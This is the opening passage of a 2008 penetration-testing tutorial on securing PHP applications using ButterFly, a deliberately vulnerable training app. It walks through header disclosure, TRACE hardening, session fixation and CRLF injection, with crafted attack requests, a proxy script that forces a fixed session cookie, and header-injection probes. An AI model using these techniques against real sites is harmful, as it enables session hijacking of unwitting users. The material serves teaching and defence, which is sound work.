United Kingdom, Manchester 10th October 2008

# Securing PHP applications

## Exploring vulnerabilities, attack scenarios and mitigation methods using the example ButterFly application

Author:

Rafal Rajs
rafal.rajs@pentest.co.uk
http://www.pentest.co.uk

pentest
security assurance

# Acknowledgments

I would like to express my thanks to Mark Rowe and Joe Moore of Pentest Limited for their help in reviewing and providing contributions to the project.

# CONTENT



# 1. Introduction

Welcome to the ButterFly PHP security project.

In this project I would like to describe to you not only security vulnerabilities based on an example PHP application called ButterFly, but to focus more on possible attacks vectors and, what is more important, how it is possible to solve these security problems using source code modifications or external tools.

There are other similar projects such as OWASP WebGoat and the Foundstone "Hacme" applications, however at the time of writing I was unaware of any that focused on PHP.

The name of the application is not coincidental. The lifecycle of the web application I am going to present is a bit similar to the lifecycle of a butterfly. Like the imperfect larva stage of a real butterfly, the web application is insecure and full of vulnerabilities in the beginning. However, during his lifecycle (after proper modifications) becomes more and more perfect and 'beautiful' in the adult stage.

Therefore, I will present the two versions of the application. The insecure and the secure ButterFly applications. In this project I will show how it is possible to correct common vulnerabilities. I've prepared the test environment, which support a few Linux distributions and FreeBSD platform. It should be extremely easy to set up. Usually only unpacking the archive and running the start script will be enough to start working with the ButterFly application.

The web server and database are run in chrooted environment to increase the security of the machine, where the application is set up.

I tried to secure the application as much as I can. However, it is widely known that it is so easy to miss something, especially in your own project. Therefore, if you find some mistakes, an incorrect solution or you have better solution to share, please contact me without hesitation.

The latest version of this document and the application can be found at http://www.pentest.co.uk.

# 2. The ButterFly application setup and configuration

The ButterFly application is quite simple. I have not separated the PHP code layer from the HTML presentation layer as should be done in professional applications. I have not done this in order to simplify the application code as much as possible. With a separation layer, the code can become quite confusing, which I wanted to avoid.

If you are interested in what the PHP proper programming model looks like I recommend you to take a look at WIKI pages - http://en.wikipedia.org/wiki/Model-view-controller#PHP

The functionality of the application can be summarized in the following points:

- 2 user levels
- orders building and submitting
- orders accepting
- uploading files
- AJAX communication

As I wrote above, the web application components are set up in a chrooted environment. The components I used, are the following:

- Apache 2.2.x
- PHP 5.2.5 with Suhosin Patch (secure), 5.1.1 (insecure)
- Mysql 5.0.xx

For simplification ButterFly does not use secure connection (SSL/TLS) at all. In production/real environments the protection of session id value and other sensitive information is essential. Usually this protection can be achieved only by implementing encryption. Don't forget about it.

The prepared environment was tested to work on the following systems:

- Linux Fedora8
- Linux Debian
- Linux Gentoo
- FreeBSD 6.x, 7.x

Installing the application is very easy.

1. Download the application from http://www.pentest.co.uk
2. Unpack the application using the following command:

   tar -zxvpf butterfly_1.x.tar.gz --directory /
3. Start the ButterFly environment:

   /usr/local/butterfly/start/start.sh

You will see the output of the start script which will be similar to this:

```
-------------------------------------------------------
 Butterfly application 1.1
-------------------------------------------------------
 Setting up the environment...

Checking tools in PATH:                          OK
```

```
Checking privileges of the user:                OK
Does ButterFly BFLY1(Apache) user exist?:       YES
Does ButterFly BFLY2(MySQL) user exist?:        YES
Is port 80 available for the ButterFly?:        YES
Is port 3306 available for the ButterFly?:      YES
Creating DEV structure:                         OK
Starting APACHE:                                OK
Starting MYSQL:                                 OK

-------------------------------------------------------
```

if the application fails to start I suggest that you take a look at logs found in /usr/local/butterfly/var/log. Next you can start up each component manually, to check what is wrong.

The chrooted environment sets up two virtual web domains. Therefore, in order to access the application from a client machine you are required to set up local host resolution.

For Windows system as a client to need to run the following command:

```
notepad c:\windows\system32\drivers\etc\hosts
```

You have to add the following entries to this file:

```
<your server IP>  insecure.butterfly.prv
<your server IP>  secure.butterfly.prv
```

If you are using Linux or FreeBSD system as the client, you need to edit the /etc/hosts file and add the same entries as for a Windows client.

# 3. How to use this document

This document can be used in several ways.

For a beginner in the security field, probably the best way will be to read it from the beginning to the end in order to learn about web application vulnerabilities, sample attack scenarios and how it is possible to correct these vulnerabilities. You can try performing presented attacks in the document using the ButterFly application to get some hands-on experience in this field.

However, if you know something about web application security, you could just jump straight in and start playing with the ButterFly application. The insecure ButterFly application is very good environment for finding vulnerabilities and exploiting them. Even if you are not sure about your knowledge of web vulnerabilities, you can always reference them from the excellent source, http://www.owasp.org. Then you can reference your findings with this document.

If you are more advanced user, you can start playing with the secure ButterFly in order to check whether the introduced security measures are effective enough to stop the web attacks. If you manage to break the security of the secure ButterFly, inform me about your findings, please ☺


 

# 4. Local Web Proxy Tool

During web application testing the use of a local web proxy tool is very helpful. Thanks to the proxy, a tester is able to see and modify the communication between a web browser and a web application, which is essential in any web testing.

There are two very popular free proxy tools: OWASP Webscarab and Paros. Both of them are written in JAVA. I am going to present the Paros proxy as it is my favourite tool.

Below you can see the user interface of Paros:




The interface is very clear and contains lots of information. In the History panel, there is a list of every request and application's response (their details can be seen in the Request and the Response panels), which passed the web proxy. You can browse through this list and resend any of them introducing some changes to the request or not.

Sites panel contains the summary of discovered resources. You will notice that the tool lists the information about the HTTP method, which was used (GET/POST etc), and parameters, which were passed with the request as well.

The most important feature of this tool is probably the Trap functionality. Thanks to it, we are able to intercept the HTTP request sent by a web browser and analyse them. If there is a need, we can introduce changes to this request in order to check whether a web application contains some vulnerability. In the same way the response from a web application can be intercepted and modified.

# 5. The Web Server configuration

I really want to focus of the application security, therefore certain web server options were set to secure values already. Nevertheless, it is worth mentioning some of them and showing the difference in the server behaviour between proper and improper server configuration. I will focus on the information header disclosure vulnerabilities here.

More details:

http://httpd.apache.org/docs/2.2/misc/security_tips.html

## 5.1. Header information disclosure

Usually when an apache web server is not configured securely, it is possible to gather lots of information about the software from only server's headers.

Let's send an example request to a vulnerable server:

```
HEAD / HTTP/1.1
Host: insecure.butterfly.prv

HTTP/1.1 302 Found
Date: Wed, 14 Nov 2007 12:53:36 GMT
Server: Apache/2.2.6 (FreeBSD)
X-Powered-By: PHP/5.1.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=5bc65988cb22823ba871e535e299e31299444cb5; path=/
Location: http://insecure.butterfly.prv/login.php?req=/
Content-Type: text/html
```

Forcing an error message from the server:

```
GET /.htaccess HTTP/1.1
Host: insecure.butterfly.prv

HTTP/1.1 403 Forbidden
Date: Wed, 14 Nov 2007 13:01:33 GMT
Server: Apache/2.2.6 (FreeBSD)
Content-Length: 299
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /.htaccess
on this server.</p>
<hr>
<address>Apache/2.2.6 (FreeBSD) Server at insecure.butterfly.prv Port 80</address>
</body></html>
```

As you can see, the server shows its version and PHP version. This information makes the attack much easier, because a potential attacker can start looking for vulnerabilities in these particular software versions.

In order to limit the amount of information presented by the web server, it is good to set the following options:

- httpd.conf

ServerTokens Prod

ServerSignature Off

- php.ini

expose_php = Off

Let's send the previous requests again:

```
HEAD / HTTP/1.1
Host: insecure.butterfly.prv

HTTP/1.1 302 Found
Date: Wed, 14 Nov 2007 13:07:16 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=ad47f23bb15552f8043ff92af1bc94fe3535ed58; path=/
Location: http://insecure.butterfly.prv/login.php?req=/
Content-Type: text/html
```

```
GET /.htaccess HTTP/1.1
Host: insecure.butterfly.prv

HTTP/1.1 403 Forbidden
Date: Wed, 14 Nov 2007 13:07:45 GMT
Server: Apache
Content-Length: 211
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /.htaccess
on this server.</p>
</body></html>
```

That is much better.

## 5.2. TRACE HTTP Method

Another issue, which is often found in the apache web server configuration, is the support for TRACE HTTP method. This request method is commonly used for debug and connection analysis activities. However, it can be used in web attacks, which can reveal sensitive session information and lead to a user account comprise. You can find more details about this kind of attack in the references below.

First let's check what methods the web server supports:

```
OPTIONS * HTTP/1.1
Host: insecure.butterfly.prv

HTTP/1.1 200 OK
Date: Wed, 14 Nov 2007 14:22:45 GMT
Server: Apache
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 0
Content-Type: text/plain
```

Let's check if the server really supports that method:

```
TRACE / HTTP/1.1
hello: test
Host: insecure.butterfly.prv

HTTP/1.1 200 OK
Date: Wed, 14 Nov 2007 14:31:41 GMT
Server: Apache
Transfer-Encoding: chunked
Content-Type: message/http

3f
TRACE / HTTP/1.1
hello: test
Host: insecure.butterfly.prv


0
```

As you can see, the test web server supports this method. In order to disable this method, we have to use a mod_rewrite rule. There is no option in apache config that is effective enough to stop this method.

We need to set the following rule in httpd.conf in all virtual hosts entries:

```
### disable TRACK/TRACE method
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

Next let's check if this setting has changed anything:

```
TRACE / HTTP/1.1
hello: test
Host: insecure.butterfly.prv

HTTP/1.1 403 Forbidden
Date: Wed, 14 Nov 2007 14:41:52 GMT
Server: Apache
Content-Length: 202
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
</body></html>
```

References:

http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf

## 5.3. Mod_Rewrite

The apache redirection was used in the secure version of the ButterFly application and will be described later in this document.

# 6. The application vulnerability assessment

I will try to analyse the test application from a potential attacker point of view. I will check what weaknesses it has, how easy it is to exploit them and what the impact of an exploited vulnerability is.

## 6.1. Session vulnerabilities

As you probably know the HTTP protocol is stateless. There is no connection between two consecutive HTTP requests. In order to recognise a user browsing different web pages, a web application has to implement a session mechanism.

There are different session implementations built for different purposes. However, from our point of view it is important that a user session is usually created after successful authentication of an application user. It is a kind of a ticket. If a user can 'show' the valid ticket to an application, the application will grant him the access.

Usually the session token is set by an application in a cookie. The PHP language provides the built-in session mechanism. The ButterFly application uses this.

Below, you can find the diff between original php distribution php.ini and the one, which was used in the ButterFly application:

```
--- php.ini-dist        2005-11-15 00:14:23.000000000 +0100
+++ /usr/local/butterfly/apache/php5.1.1/etc/php.ini    2007-10-30 01:41:40.000000000 +0100
[...]
-output_buffering = Off
+output_buffering = 4096
[...]
-expose_php = On
+expose_php = Off
[...]
; Magic quotes for incoming GET/POST/Cookie data.
-magic_quotes_gpc = On
+magic_quotes_gpc = Off
[...]
-extension_dir = "./"
+;extension_dir = "./"
[...]
-session.name = PHPSESSID
+session.name = sid
[...]
-session.cookie_domain =
+session.cookie_domain = insecure.butterfly.prv
[...]
-session.gc_divisor     = 100
+session.gc_divisor     = 10
[...]
```

```
-session.gc_maxlifetime = 1440
+session.gc_maxlifetime = 900
[...]
 ; Select a hash function
 ; 0: MD5   (128 bits)
 ; 1: SHA-1 (160 bits)
-session.hash_function = 0
+session.hash_function = 1
```

It is essential to keep a session token secret. If a session token is intercepted by an attacker (for example because of not using of SSL connection), a big vulnerability can be opened up.

Although a session mechanism does not sound so complex, practically there are a lot of security problems with it in real applications. On the next pages I will present a few session vulnerabilities and how it is possible to exploit them.

### 6.1.1. Session fixation

The first described session vulnerability is session fixation. This vulnerability allows an attacker to set the session id of other application users to the value known to an attacker.

In order to execute this attack, an attacker has to deliver the predefined session token to a victim. For this purpose he can use for example a URL link or POST form in an email. If the victim is convinced to use the link (social engineering is needed here) and next to log into the application, an attacker will get a full access to a victim application account.


It is essential to mention here that the application is vulnerable to this attack only if it accepts session tokens (sid in the ButterFly application case) in GET or POST requests. In other cases, an attacker would have to use cross-site cookies, which is not achievable without browser vulnerabilities.

Let's look at sample attack scenario, where an attacker sends an email with the following link to a victim:


```
http://insecure.butterfly.prv/login.php?req=/index.php&sid=111222333
```

This link can be hidden in html/form (look at Cross Site Scripting part for details). When a victim clicks it, he will see a standard login screen to the application:




A victim of course has to login to the application. However, after the successful authentication a victim will see the standard application interface:




It seems that nothing unusual happened to the application. We need to look deeper to see what has really happened. We need to look beneath the user interface.

When a victim clicks the link in the email, the following request is sent to the server:

```
GET http://insecure.butterfly.prv/login.php?req=/index.php&sid=111222333 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/msword, application/x-silverlight, */*
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Host: insecure.butterfly.prv
Proxy-Connection: Keep-Alive
```

The answer from the server is standard. It contains the login form. Below only header of the answer is quoted:

```
HTTP/1.1 200 OK
Date: Fri, 18 Apr 2008 14:22:40 GMT
Server: Apache
Content-Type: text/html
```

The strange application behaviour starts after the authentication process. A victim submits the login form using this request:

```
POST http://insecure.butterfly.prv/login.php?req=/index.php&sid=111222333 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/msword, application/x-silverlight, */*
Referer: http://insecure.butterfly.prv/login.php?req=/index.php&sid=111222333
Accept-Language: en-gb
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Content-Length: 40
Host: insecure.butterfly.prv
Pragma: no-cache
```

The server answer reveals that the attack was successful[1]:

```
HTTP/1.1 302 Found
Date: Fri, 18 Apr 2008 14:22:44 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=111222333; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/index.php
Content-Length: 0
Content-Type: text/html
```

For the attacker it means that the server accepted our session token (sid parameter provided in URL in the email). Moreover, a victim after submitting the login credentials authenticated the sid value provided by us.


What can we do with this authenticated sid value? Basically, we can access the application at same level as our victim could. However, we are limited by time in this attack. We have only 15 minutes (session.gc_maxlifetime) after a victim login. If we don't use the sid value within 15 minutes after a victim login, the session token will be removed from the server by a garbage collector process.

[1] PHP 5.1.1 behaves a bit strange here. The built-in PHP session mechanism refreshes the session cookie on every client request. Therefore, we can see the cookie was set to the attacker's predefined value. PHP 5.2.x behavior is completely different. It doesn't refresh the cookie. Therefore the result of the fixation attack is completely different too. You can confirm that the fixation attack was successful on 5.2.x if no session cookie was set on this server's answer. It means that the PHP accepted attacker's value and it doesn't generate the new session token.

How can we access the application then?

The easiest way is to add to the URL the sid parameter. For example:




In PHP 5.1.1 session behaviour, entering the above page will set the session cookie on attacker's machine properly. So he will be able to move around the application without much problem. However for PHP 5.2.x, the links in the application will not work, because they will not contain the sid parameter and the session cookie will not be set on the browser level. In order to improve the application experience in this case, you can use some proxy tool, which will add the sid parameter in URL or as a cookie automatically to every HTTP request.

As an example we can use Webscarab proxy from OWASP project. After configuring the listener on the PROXY tab, next we need switch to the BEAN SHELL tab and enable it. We need to modify the code slightly by adding setHeader method.

```
import org.owasp.webscarab.model.Request;
import org.owasp.webscarab.model.Response;
import org.owasp.webscarab.httpclient.HTTPClient;
import java.io.IOException;

public Response fetchResponse(HTTPClient nextPlugin, Request request)
throws IOException {
  request.setHeader("Cookie", "sid=111222333");
  response = nextPlugin.fetchResponse(request);
  return response;
}
```

The last step is the configuration of the web browser. In the connection configuration of the web browser we need to point it to the Webscarab proxy.

Now we can enter http://insecure.butterfly.prv and browse freely the application.

References:

http://en.wikipedia.org/wiki/Session_fixation
http://www.acros.si/papers/session_fixation.pdf
http://www.owasp.org/index.php/Session_Fixation

### 6.1.2. CRLF injection / HTTP Response splitting

The second session vulnerability I want to describe to you is CRLF injection/HTTP Response splitting. This vulnerability results from improper sanitization of user input by a web application. This improper filtering is a very common problem in web applications. However in this case, the consequence of this mistake allows an attacker to modify the server's HTTP headers, which allows performing many web attacks for example: Cross-Site Scripting, Redirection attacks and Web cache poisoning.

I think this is the right time to explain why I used a slightly older version of PHP in the insecure ButterFly application. This is quite simple, because since version 5.1.2 and 4.4.2[2] this vulnerability was corrected by the PHP team. However, I think that this vulnerability is interesting enough to play with it a bit. Especially, many web applications are still vulnerable to this attack.

In order to check if the ButterFly application is vulnerable, let's take a closer look at the login process. When a user tries to access for example orders.php page and he is not authenticated:

```
GET http://insecure.butterfly.prv/orders.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: pl
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Proxy-Connection: Keep-Alive
```

The ButterFly application reacts in the following way:

```
HTTP/1.1 302 Found
Date: Fri, 16 Nov 2007 14:52:43 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=4235f385e0a4ae1e11faf6202a5de5f1a7a57e4e; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/login.php?req=/orders.php
Connection: close
Content-Type: text/html
```

As you can see, the application sets the session cookie and redirects a user to the login page. However, it stores the requested page of a user in REQ parameter. This looks like a really good candidate for the CRLF injection attack.

[2] http://blog.php-security.org/archives/28-Goodbye-HTTP-Response-Splitting,-and-thanks-for-all-the-fish.html
http://uk2.php.net/releases/5_1_2.php

Let's try to check if this mechanism is vulnerable. In order to do this I will use the carriage return (CR, ASCII = 0d hex) and line feed (LF, ASCII = 0a hex) characters.

```
GET http://insecure.butterfly.prv/orders.php?test%0a%0dtest:+test HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: pl
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Proxy-Connection: Keep-Alive
```

The server's answer:

```
HTTP/1.1 302 Found
Date: Fri, 16 Nov 2007 15:02:07 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=666027c28c3962fcd5ca269d259b90028494623e; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/login.php?req=/orders.php?test%0a%0dtest:+test
Connection: close
Content-Type: text/html
```

No luck this time. The CRLF characters were not interpreted by the server. However, you should not lose hope. In many cases, web applications do not behave consistently. There is a chance that another injection opportunity can be successful.

In the ButterFly application case, the redirection to the login page is not the only redirection implemented by the application. Let's take a look what happens when a user logs in to the application:

```
POST http://insecure.butterfly.prv/login.php?req=/orders.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/login.php?req=/orders.php
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 38
Pragma: no-cache
Cookie: sid=8706685980b11d90e3578579ef47b6a906268a32

username=app&password=app&auth_b1=Send
```

The server's answer:

```
HTTP/1.1 302 Found
Date: Fri, 16 Nov 2007 15:09:42 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=8706685980b11d90e3578579ef47b6a906268a32; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/orders.php
Content-Length: 0
Connection: close
Content-Type: text/html
```

After successful logon, a user is redirected to the resource stored "login.php?req=" parameter. Let's test this redirection case.

Let's enter the following URL as unauthenticated user, like we did in the first test:

```
http://insecure.butterfly.prv/orders.php?test%0a%0dtest:+test
```

Next, login to the application:

```
POST http://insecure.butterfly.prv/login.php?req=/orders.php?test%0a%0dtest:+test HTTP/1.0
